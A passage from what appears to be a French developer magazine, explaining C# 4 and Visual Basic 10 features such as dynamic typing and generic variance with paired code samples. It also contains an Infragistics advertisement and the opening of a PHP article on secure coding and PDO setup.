    Public Property NumeroImmatriculation As String
        Get
            Return _NumeroImmatriculation
        End Get
        Set(ByVal value As String)
            _NumeroImmatriculation = value
        End Set
    End Property

    Public Property Marque As String

End Class
```

La classe ci-dessus présente :

- Un attribut avec sa propriété (aussi appelée propriété « par défaut »), contenant le numéro d'immatriculation d'une voiture.
- Une autre propriété avec une forme particulière, contenant la marque d'une voiture : les accesseurs en lecture et en écriture ne sont pas implémentés. Il s'agit d'une propriété simplifiée. Au final, lors de la génération du code MSIL, notre classe possède deux attributs, et pour chacun d'entre eux, une propriété.

Les initialiseurs de collection

Le langage Visual Basic 9.0 présentait les initialiseurs d'objets, qui permettaient de « simplifier » l'écriture de la création d'objets à partir

d'une classe ou d'un type anonyme, en combinant dans la même instruction la création de l'objet et l'initialisation de son état.

Le langage Visual Basic 10 rejoint le langage C# en proposant les initialiseurs de collection. Voici un exemple, montrant comment créer une collection de nombre entiers, via l'utilisation du mot clé *From* :

```
Dim oListeEntiers As New List(Of Integer) From {1, 3, 4, 6, 90, 34}
```

Voici un autre exemple, montrant comment créer une collection d'objets de type *Voiture* :

```
Dim oListeVoitures As New List(Of Voiture)
    From {New Voiture("34 YT 54"), New Voiture("17 RE 33"),
        New Voiture("106 IU 75") With {.Marque = "Peugeot"}}
```

Saut d'instruction implicite

Avec le langage Visual Basic 9, pour déclarer et initialiser une chaîne de caractères en une seule instruction sur plusieurs lignes dans l'éditeur, nous devons utiliser le caractère de saut d'instruction « _ ». Voici un exemple :

```
Dim s As String = "Date 1 : " + DateTime.Now.ToString() + _
    " Date 2 : " + DateTime.Now.AddDays(1).ToString() + _
    " Date 3 : " + DateTime.Now.AddMonths(1).ToString()
```

Le langage Visual Basic 10 permet d'écrire ce bloc d'instruction, sans avoir à utiliser le caractère de saut d'instruction.

Les instructions lambda multi-lignes

Voici un bloc d'instructions permettant d'exécuter de manière asynchrone un traitement sur des chaînes de caractères :

```
Private Sub InstrLambdaMultiLignes(ByVal sender As System.Object,
    ByVal e As System.EventArgs)
    Dim oListeNoms = {"James", "Bertrand", "Julien", "Laurent"}

    Dim oThread As New System.Threading.Thread(AddressOf Traiter)
    oThread.Start(oListeNoms)
    oThread.Join()
End Sub

Private Sub Traiter(ByVal aListeStrings As String())
    For Each s As String In aListeStrings
        ' Bloc d'instructions ...
    Next s
End Sub
```

Dans le bloc de code ci-dessus, nous créons une nouvelle méthode nommée *Traiter* dans notre classe, contenant le code exécuté de manière asynchrone. Le langage Visual Basic 10 permet au travers des instructions lambda multi-lignes, de pouvoir écrire un bloc de code iso-fonctionnel, sans avoir à créer de méthode supplémentaire dans la classe :

```
Private Sub InstrLambdaMultiLignes (ByVal sender As System.Object,
    ByVal e As System.EventArgs)
    Dim oListeNoms = {"James", "Bertrand", "Julien", "Laurent"}
```

```
Dim oThread As New System.Threading.Thread(
    Sub()
        For Each s As String In oListeNoms
            ' Bloc d'instructions ...
        Next s
    End Sub)
oThread.Start()
oThread.Join()
End Sub
```

Les évolutions communes des langages C# 4 et Visual Basic 10

Le typage dynamique

Présentation

Le typage dynamique des objets permet de créer des instructions dynamiques. Ces instructions permettent de déclarer des variables locales, des paramètres de méthode ou des attributs de classe, qui seront typés non pas lors de la compilation, mais lors de l'exécution de l'application (on parle dans ce cas de liaisons tardives). Elles peuvent aussi être utilisées comme types de retour des méthodes.

Le typage dynamique exploite une nouvelle fonctionnalité de la CLR, appelée la DLR (Dynamic Language Runtime). Cette fonctionnalité permet d'exécuter dans la CLR des langages dynamiques tels que les langages IronPython (« Python » pour .NET) ou IronRuby (« Ruby » pour .NET). Dans des cas très précis, le typage dynamique permet de simplifier le développement, notamment avec l'utilisation des types anonymes et offre une alternative à la réflexion (introspection d'assemblies). Toutefois, attention à ne pas abuser de son utilisation. Utilisé à mauvais escient, il rend les applications moins robustes, en provoquant des erreurs uniquement lors de l'exécution. Pour mettre en œuvre le typage dynamique, nous utiliserons le mot clé *dynamic*, comme le montre l'exemple ci-dessous :

```
public class Personne
{
    public string Nom { get; set; }
    public string Prenom { get; set; }

    public Personne(string aNom, string aPrenom)
    {
        this.Nom = aNom;
        this.Prenom = aPrenom;
    }

    public string Deplacer()
    {
        // Bloc d'instructions.
        // ...

        return this.Nom + " " + this.Prenom + " est arrivé à destination";
    }
}

public class Animal
{
    public string Nom { get; set; }
    public string Race { get; set; }
```

```

public Animal(string aNom, string aRace)
{
    this.Nom = aNom;
    this.Race = aRace;
}

public Point Deplacer()
{
    // Bloc d'instructions.
    // ...

    return new Point(20, 50);
}
}

Public Class Personne
    Public Property Nom As String
    Public Property Prenom As String

    Public Sub New(ByVal aNom As String, ByVal aPrenom As String)
        Me.Nom = aNom
        Me.Prenom = aPrenom
    End Sub

    Public Function Deplacer() As String
        Return Me.Nom + " " + Me.Prenom + " est arrivé à destination"
    End Function
End Class

Public Class Animal
    Public Property Nom As String
    Public Property Race As String

    Public Sub New(ByVal aNom As String, ByVal aRace As String)
        Me.Nom = aNom
        Me.Race = aRace
    End Sub

    Public Function Deplacer() As Point
        Return New Point(20, 50)
    End Function
End Class

```

Ces deux classes possèdent deux accesseurs nommés *Nom* et *Prenom*, ainsi qu'une méthode nommée *Deplacer* dont la signature et l'implémentation sont différentes. Voici une méthode nommée *ChangerPosition* possédant un paramètre défini dynamiquement et lui appliquant la méthode *Deplacer* :

```

public void ChangerPosition(dynamic aObjet)
{
    MessageBox.Show(aObjet.Deplacer().ToString());
}

```

```

Public Sub ChangerPosition(ByVal aObjet As Object)
    MessageBox.Show(aObjet.Deplacer().ToString())
End Sub

```

Le bloc d'instructions ci-dessous crée une instance de la classe *Personne*, une autre de la classe *Animal* et exécute deux fois la méthode *ChangerPosition* en passant successivement ces objets en paramètre :

```

Personne oPersonne = new Personne("RAVAILLE", "James");
Animal oAnimal = new Animal("Médor", "Chien");

ChangerPosition(oPersonne);
ChangerPosition(oAnimal);


```

```

Dim oPersonne As New Personne("RAVAILLE", "James")
Dim oAnimal As New Animal("Médor", "Chien")

ChangerPosition(oPersonne)
ChangerPosition(oAnimal)

```



L'instruction *ChangerPosition(oPersonne)* affiche le message suivant : [Fig.1]

L'instruction *ChangerPosition(oAnimal)* affiche le message suivant : [Fig.2]

Cet exemple met en évidence que la méthode *Deplacer* est bien appliquée dynamiquement à un objet, dont le type de données n'est pas explicitement défini lors de la compilation, mais lors de l'exécution. Elle est appliquée sur un objet, quel que soit son type, tant que cette méthode est définie au sein de la classe ou héritée d'une classe de base.

Voyons un autre exemple mêlant type anonyme et typage dynamique. Voici la méthode nommée *Embaucher*, acceptant un paramètre défini dynamiquement, et affichant les valeurs de ses propriétés *Nom* et le *Prenom* :

```

public void Embaucher(dynamic aPersonne)
{
    MessageBox.Show(aPersonne.Nom + " " + aPersonne.Prenom +
        " a été embauché le " + DateTime.Now.ToShortDateString());
}

```

```

Public Sub Embaucher(ByVal aPersonne As Object)
    MessageBox.Show(aPersonne.Nom + " " + aPersonne.Prenom +
        " a été embauché le " + DateTime.Now.ToString())
End Sub

```

Il est possible d'appeler cette méthode en passant un objet créé à partir de n'importe quelle classe exposant des propriétés *Nom* et *Prenom*, y compris un type anonyme, comme le montre l'exemple ci-dessous :

```

Personne oPersonne = new Personne("RAVAILLE", "James");
var oPersonnel = new { Nom = "VERGNAULT", Prenom = "Bertrand" };

Embaucher(oPersonne);
Embaucher(oPersonnel);

```


GAGNEZ LE POUVOIR DE CRÉER UNE KILLER APP




Lors d'une réaction électrochimique qui a animé les cellules dormantes d'un œuf très puissant, Gort a éclos. Doté de pouvoirs spéciaux et de la capacité d'insuffler aux applications ordinaires des interfaces utilisateurs extrêmement fonctionnelles, d'une grande facilité d'utilisation et possédant le "facteur Wow!", Gort conçoit des Killer Apps. Allez sur infragistics.com/killerapps pour découvrir comment commencer à créer vos propres Killer Apps.

Infragistics
KILLER APPS. NO EXCUSES.

Infragistics Ventes France  N° Vert 800 231 8588
Infragistics Europe Ventes +44 (0) 800 298 9055
Infragistics India +91-80-6785-1111


```
Dim oPersonne As New Personne("RAVAILLE", "James")
Dim oPersonnel = New With {.Nom = "VERGNAULT", .Prenom = "Bertrand"}

Embaucher(oPersonne)
Embaucher(oPersonnel)
```



L'instruction *Embaucher(oPersonne)* affiche le message suivant : [Fig.3]


L'instruction *Embaucher(oPersonnel)* affiche le message suivant : [Fig.4]



La covariance et la contre-variance

La covariance et la contre-variance ne sont pas des nouveaux

concepts. En C# 2.0 ou Visual Basic 8, il était possible de les appliquer sur des délégués. Les langages C# 4.0 et Visual Basic 10 les étendent aux interfaces génériques. Pour illustrer en



quoi ils consistent, nous allons nous baser sur le diagramme de classes suivant : [Fig.5]. La classe *Personne* est caractérisée par un nom et un prénom. La classe *Employe* spécialise la classe *Personne*, et définit un attribut supplémentaire : le salaire.

Voici l'implémentation de ces deux classes :

```
public class Personne
{
    public string Nom { get; set; }
    public string Prenom { get; set; }

    public Personne(string aNom, string aPrenom)
    {
        this.Nom = aNom;
        this.Prenom = aPrenom;
    }
}

public class Employe : Personne
{
    public double Salaire { get; set; }

    public Employe(string aNom, string aPrenom, double aSalaire) :
    base(aNom, aPrenom)
    {
        this.Salaire = aSalaire;
    }
}
```

```
Public Class Personne
    Public Property Nom As String
    Public Property Prenom As String
```

```
Public Sub New(ByVal aNom As String, ByVal aPrenom As String)
    Me.Nom = aNom
    Me.Prenom = aPrenom
End Sub

End Class
```

```
Public Class Employe
    Inherits Personne

    Public Salaire As Double

    Public Sub New(ByVal aNom As String, ByVal aPrenom As String,
        ByVal aSalaire As Double)
        MyBase.New(aNom, aPrenom)
        Me.Salaire = aSalaire
    End Sub
End Class
```

Covariance et contre-variance sur les délégués

Nous commencerons par expliciter les notions de covariance et de contre-variance sur les délégués.

Dans l'exemple présenté ci-dessus, la classe *Employe* dérive de la classe *Personne*. En C# 2.0 et Visual Basic 8, nous pouvons écrire les blocs de code suivants :

```
private delegate Personne PersonneHandler(Employee aEmployee);

private Employee Licencier(Employee aEmployee)
{
    // Bloc de code
}

private Personne Embaucher(Personne aPersonne)
{
    // Bloc de code
}

private void DemoVariance(object sender, EventArgs e)
{
    PersonneHandler oDelegue1 = Licencier;
    PersonneHandler oDelegue2 = Embaucher;
}
```

```
Private Delegate Function PersonneHandler(ByVal aEmployee As
Employee) As Personne

Private Function Licencier(ByVal aEmployee As Employee) As Employee
    ' Bloc de code
End Function

Private Function Embaucher(ByVal aPersonne As Personne) As Personne
    ' Bloc de code
End Function

Private Sub DemoVariance()
    Dim oDelegue1 As PersonneHandler = AddressOf Licencier
    Dim oDelegue2 As PersonneHandler = AddressOf Embaucher
End Sub
```


Détaillons ces blocs de code :

- Dans un premier temps, nous déclarons un délégué nommé *PersonneHandler*. Il s'agit d'un type de données permettant de créer des objets pointant vers une méthode. Ce délégué permet donc de créer des objets pointant vers une méthode, acceptant un employé en paramètre et retournant une personne.
- Puis nous déclarons deux méthodes ayant des signatures différentes. La méthode *Embaucher* accepte une personne en paramètre et retourne une personne. La méthode *Licencier* accepte un employé en paramètre et retourne aussi une personne.
- Dans la méthode *DemoVariance* :
 - Nous déclarons une instance du délégué nommée *oDelegate1* pointant vers la méthode *Licencier*, bien que cette méthode ne respecte pas strictement la signature du délégué : elle retourne un objet de type *Employe* au lieu de *Personne*. L'utilisation de la **covariance** permet d'écrire cette instruction.
 - Puis nous déclarons une autre instance du délégué nommée *oDelegate2* pointant vers la méthode *Embaucher*, bien que cette méthode ne respecte pas strictement la signature du délégué : elle accepte en paramètre de type *Personne* au lieu d'*Employe*. L'utilisation de la **contre-variance** permet d'écrire cette instruction.

L'utilisation de la covariance et de la contre-variance permettent aussi d'écrire ces instructions, n'étant qu'une évolution des délégués (toujours valable à partir de C# 2.0 et Visual Basic 8) :

```
Func<Employe, Personne> oFunc1 = Embaucher;
Func<Employe, Personne> oFunc2 = Licencier;
```

```
Dim oFunc1 As Func(Of Employe, Personne) = AddressOf Embaucher
Dim oFunc2 As Func(Of Employe, Personne) = AddressOf Licencier
```

L'objet *oFunc1* pointe vers la méthode *Embaucher*. L'objet *oFunc2* pointe vers la méthode *Licencier*. La covariance et contre-variance sont aussi utilisées.

La covariance et les interfaces génériques

Dans le Framework .NET 4.0, les interfaces génériques *IEnumerable* et *IEnumerator* sont définies de la manière suivante :

```
public interface IEnumerable<out T> : IEnumerable
{
    IEnumerator<T> GetEnumerator();
}

public interface IEnumerator<out T> : IEnumerator, IDisposable
{
    bool MoveNext();
    T Current { get; }
}
```

```
Interface IEnumerable(Of Out T)
    Inherits IEnumerable

    Function GetEnumerator() As IEnumerator(Of T)
End Interface
```

```
Interface IEnumerator(Of Out T)
    Inherits IEnumerator, IDisposable
```

```
ReadOnly Property Current() As T
End Interface
```

Vous remarquez l'utilisation du mot clé *out* avant le type générique, qui permet de signifier que le type *T* pourra uniquement être utilisé comme type de retour des méthodes définies dans ces interfaces. On dit alors que ces interfaces sont covariantes du type *T*. Ainsi, toute énumération d'objets de type A (*IEnumerable<A>*) pourra être considérée comme une énumération d'objets de type B (*IEnumerable*), à condition que tout objet de type A puisse être converti en objet de type B. Appliquons maintenant ce principe sur un cas pratique : voici un bloc de code permettant de créer une liste d'employés :

```
IList<Employe> oListeEmployes;

oListeEmployes = new List<Employe>()
{
    new Employe("DURAND", "Alain", 2321.81),
    new Employe("VIRON", "Karl", 1398.22),
    new Employe("HOIN", "Pierre", 1210.09),
    new Employe("HILL", "Tony", 3211.45),
    new Employe("FROT", "Elise", 3232.90),
    new Employe("ZERA", "Laurence", 2129.98)
};
```

```
Dim oListeEmployes As IList(Of Employe)

oListeEmployes = New List(Of Employe)() From {
    New Employe("DURAND", "Alain", 2321.81),
    New Employe("VIRON", "Karl", 1398.22),
    New Employe("HOIN", "Pierre", 1210.09),
    New Employe("HILL", "Tony", 3211.45),
    New Employe("FROT", "Elise", 3232.9),
    New Employe("ZERA", "Laurence", 2129.98)}
```

Maintenant, en C# 3 ou Visual basic 9, si nous écrivons ces instructions :

```
IEnumerable<Personne> oListePersonnes;
oListePersonnes = oListeEmployes.ToList<Personne>();
```

```
Dim oListePersonnes As IEnumerable(Of Personne)
oListePersonnes = oListeEmployes.ToList()
```

Nous obtenons le message d'erreur suivant « Argument d'instance : conversion impossible de 'System.Collections.Generic.IList <Employe>' en 'System.Collections.Generic.IEnumerable<Personne>' ». Dans les langages C# 4 et Visual Basic 10, sachant que la classe *Employe* dérive de la classe *Personne*, il est possible de « convertir » une liste d'employés en une liste de personnes. Plus concrètement, cette nouveauté se révèle pratique dans le cas suivant. Voici un bloc d'instructions permettant de créer deux listes d'objets distincts, l'une de personnes et l'autre d'employés, puis de fusionner ces deux listes pour n'en former qu'une seule :

```
IList<Personne> oListePersonnes = new List<Personne>()
{
    new Personne("RAVAILLE", "James"),
    new Personne("DOLLON", "Julien"),
    new Personne("VERGNAULT", "Laurent")
}
```

```
};

IList<Employe> oListeEmployes = new List<Employe>()
{
    new Employe("ASSIS-RANTES", "Laurent", 2239.34),
    new Employe("DORDOLO", "Matthieu", 1989.99)
};

var oListeFusion = oListePersonnes.Union(oListeEmployes);
MessageBox.Show("Nombre d'éléments : " + oListeFusion.Count().
ToString());
```

```
Dim oListePersonnes As New List(Of Personne) from {
    new Personne("RAVAILLE", "James"),
    new Personne("DOLLON", "Julien"),
    new Personne("VERGNAULT", "Laurent")}

Dim oListeEmployes As New List(Of Employe) from {
    new Employe("ASSIS-RANTES", "Laurent", 2239.34),
    new Employe("DORDOLO", "Matthieu", 1989.99)}

Dim oListeFusion = oListePersonnes.Union(oListeEmployes)
MessageBox.Show("Nombre d'éléments : " + oListeFusion.Count()
.ToString())
```

La contre-variance et les interfaces génériques

Dans le framework .NET 4.0, l'interface générique *IEqualityComparer<T>* est définie de la manière suivante :

```
public interface IEqualityComparer<in T>
{
    bool Equals(T x, T y);
    int GetHashCode(T obj);
}
```

```
Public Interface IEqualityComparer (Of In T)
    Function Equals(x As T, y As T) As Boolean
    Function GetHashCode(obj As T) As Integer
End Interface
```

Vous remarquez l'utilisation du mot clé *in* avant le type générique, qui permet de signifier que le type *T* pourra uniquement être utilisé comme type des paramètres des méthodes de cette interface.

Grâce à cette écriture, un objet créé à partir d'une classe implémentant l'interface *IEqualityComparer<A>* pourra être considéré comme un objet de type *IEqualityComparer*, si un objet de type *B* peut être converti en type *A*.

Définissons alors une classe nommée *PersonneComparer*, implémentant l'interface *IEqualityComparer<Personne>*. Cette classe permet de déterminer si deux instances de la classe *Personne* désignent la même personne :

```
public class PersonneComparer : IEqualityComparer<Personne>
{
    public bool Equals(Personne aPersonnel, Personne aPersonne2)
    {
        // Variables locales.
        bool bResult;
```

```
        // Initialisation.
        bResult = true;

        if (aPersonnel != aPersonne2)
        {
            if (aPersonnel == null || aPersonne2 == null)
                bResult = false;
            else
                // Les deux objets représentent la même personne
                // s'ils ont le même nom et même prénom.
                bResult = aPersonnel.Prenom == aPersonne2.Prenom &&
                aPersonnel.Nom == aPersonne2.Nom;
        }

        return bResult;
    }

    public int GetHashCode(Personne aPersonne)
    {
        // Variables locales.
        int iResult;

        // Initialisation.
        iResult = 0;

        if (aPersonne != null)
        {
            // Calcul du hashCode du prénom.
            int iHashCodePrenom = 0;
            if (aPersonne.Prenom != null)
                iHashCodePrenom = aPersonne.Prenom.GetHashCode();

            // Calcul du hashCode du nom.
            int iHashCodeNom = 0;
            if (aPersonne.Nom != null)
                iHashCodeNom = aPersonne.Nom.GetHashCode();

            // Calcul du hascode de la personne à partir de son
            // nom et prénom.
            iResult = iHashCodePrenom ^ iHashCodeNom;
        }

        return iResult;
    }
}
```

```
Public Class PersonneComparer
    Implements IEqualityComparer(Of Personne)

    Public Function Equals1(ByVal aPersonnel As Personne, ByVal
aPersonne2 As Personne) As Boolean Implements System.Collections.
Generic.IEqualityComparer(Of Personne).Equals
        ' Variables locales.
        Dim bResult As Boolean

        ' Initialisation.
```



```

bResult = True

If aPersonnel IsNot aPersonne2 Then
    If (aPersonnel Is Nothing Or aPersonne2 Is Nothing) Then
        bResult = False
    Else
        ' Les deux objets représentent la même personne
        s'ils ont le même nom et même prénom.
        bResult = (aPersonnel.Prenom = aPersonne2.
Prenom) And (aPersonnel.Nom = aPersonne2.Nom)
    End If
End If

Return bResult
End Function

Public Function GetHashCode(ByVal aPersonne As Personne)
As Integer Implements System.Collections.Generic.IEqualityComparer(Of Personne).GetHashCode
    ' Variables locales.
    Dim iResult As Integer

    ' Initialisation.
    iResult = 0

    If aPersonne IsNot Nothing Then

        ' Calcul du hashCode du nom.
        Dim iHashCodePrenom As Integer = 0
        If aPersonne.Prenom IsNot Nothing Then
            iHashCodePrenom = aPersonne.Prenom.GetHashCode()
        End If

        ' Calcul du hashCode du nom.
        Dim iHashCodeNom As Integer = 0
        If aPersonne.Nom IsNot Nothing Then
            iHashCodeNom = aPersonne.Nom.GetHashCode()
        End If


        ' Calcul du hascode de la personne à partir de son
        nom et prénom.
        iResult = iHashCodePrenom Xor iHashCodeNom
    End If

    Return iResult
End Function
End Class

```

Toute classe implémentant une interface doit implémenter les membres définis dans cette interface. En implémentant l'interface générique *IEqualityComparer<Personne>*, nous devons donc implémenter les membres :

- *Equals* : retourne une valeur booléenne indiquant si deux objets de type *Personne* représentent la même personne. Ainsi, elle retourne *True* si les deux personnes passées en paramètre pointent vers la même instance ou s'ils ont le même nom et le même prénom.
- *GetHashCode* : permet d'obtenir le *HashCode* de l'objet de type *Personne* passé en paramètre, à partir de son nom et son prénom.



Voici un bloc d'instructions permettant de créer une liste d'employés, puis de l'apurer en enlevant les doublons, et d'afficher le nombre d'employés obtenus :

```

List<Employee> oListeEmployes = new List<Employee>()
{
    new Employee("ASSIS-ARANTES", "Laurent", 2239.34),
    new Employee("ASSIS-ARANTES", "Laurent", 2306.01),
    new Employee("DORDOLO", "Matthieu", 1989.99)
};

IEnumerable<Employee> oListeEmpl = oListeEmployes.Distinct(new
PersonneComparer());


MessageBox.Show(oListeEmpl.Count().ToString() + " employés.");

Dim oListeEmployes As New List(Of Employee) From {
    New Employee("ASSIS-ARANTES", "Laurent", 2239.34),
    New Employee("ASSIS-ARANTES", "Laurent", 2306.01),
    New Employee("DORDOLO", "Matthieu", 1989.99)}

Dim oListeEmpl As IEnumerable(Of Employee) = oListeEmployes
.Distinct(New PersonneComparer())

MessageBox.Show(oListeEmpl.Count().ToString() + " employés.")

```



Pour appliquer le concept de la contre-variance présenté ci-dessus, nous avons utilisé une instance de la classe *PersonneComparer*, initialement implémentée pour comparer deux personnes, afin de comparer des employés entre eux. La contre-variance est applicable car la classe *Employee* dérive de la classe *Personne*. L'exécution du code ci-dessus affiche la boîte de message suivante, montrant que la liste d'employés ne comporte plus de doublons : [Fig.6]

■ James Ravaille

Consultant / Formateur .NET à

ENI Service - MVP ASP .NET

Responsable pédagogique et du centre
de test de Dotnet-France



Optimiser et blinder son code PHP

Mature, parfaitement outillé, doté d'une forte communauté, PHP est devenu un langage incontournable des applications Web. Aujourd'hui, on peut aisément remplacer des projets Java par du PHP. Une chose est certaine, l'industrialisation de PHP n'est pas un vain mot, c'est une réalité que nous allons appréhender dans les pages qui suivent.

Mais au-delà de cette professionnalisation des projets PHP et de son approche, n'oublions pas les fondamentaux. Ce mois-ci, nous passerons en revue les bons réflexes que tout développeur (PHP ou non) doit connaître, maîtriser et mettre en œuvre : audit du code, sécurité du code (et donc de son application). Le développement sécurisé reste, malheureusement, le parent pauvre du codage. Or, un code non sécurisé

fragilise l'application et par ricochet, l'ensemble du système d'information. Une application web respectant les règles de sécurité aura une meilleure

disponibilité et une surface d'attaque réduite. Le développement sécurisé est-il plus lent ? Au début, oui, car le développeur apprend de nouveaux réflexes dès ce que l'on appelle « le code by design ». La sécurité étant intégrée dès la conception, le codage. Enfin les amateurs de sites web, pourront implémenter rapidement un captcha.

■ François Tonic




Photo François Tonic



Abstraction de base de données

Le format des bases de données est très divers, selon les créateurs et les formats propriétaires ou Open Source. Le langage PHP, depuis sa création reconnaît l'ensemble des bases de données avec des fonctions dédiées. Depuis la version PHP 5.1, une abstraction à la base de données est apparue, il s'agit du format PDO.

PDO ne nécessite pas d'installation proprement dite, si vous utilisez les formats comme MySQL ou SQLite, aucune intervention n'est à définir. Par contre ce ne sera pas le cas, si vous utilisez les autres formats de bases de données comme Oracle, PostgreSQL... Le paramétrage à modifier est situé dans le fichier *php.ini* et se repère de la façon suivante :

• Mac :

```
extension=pdo.so  
extension=pdo_mysql.so
```

• Windows :

```
extension=php_pdo.dll  
extension=php_pdo_mysql.dll
```

• Linux :

```
extension=pdo.so  
extension=pdo_mysql.so
```

Il sera nécessaire d'enlever « ; » au début de la ligne et il suffira juste de relancer le serveur pour que ces modifications soient bien prises en considération.

Connexion

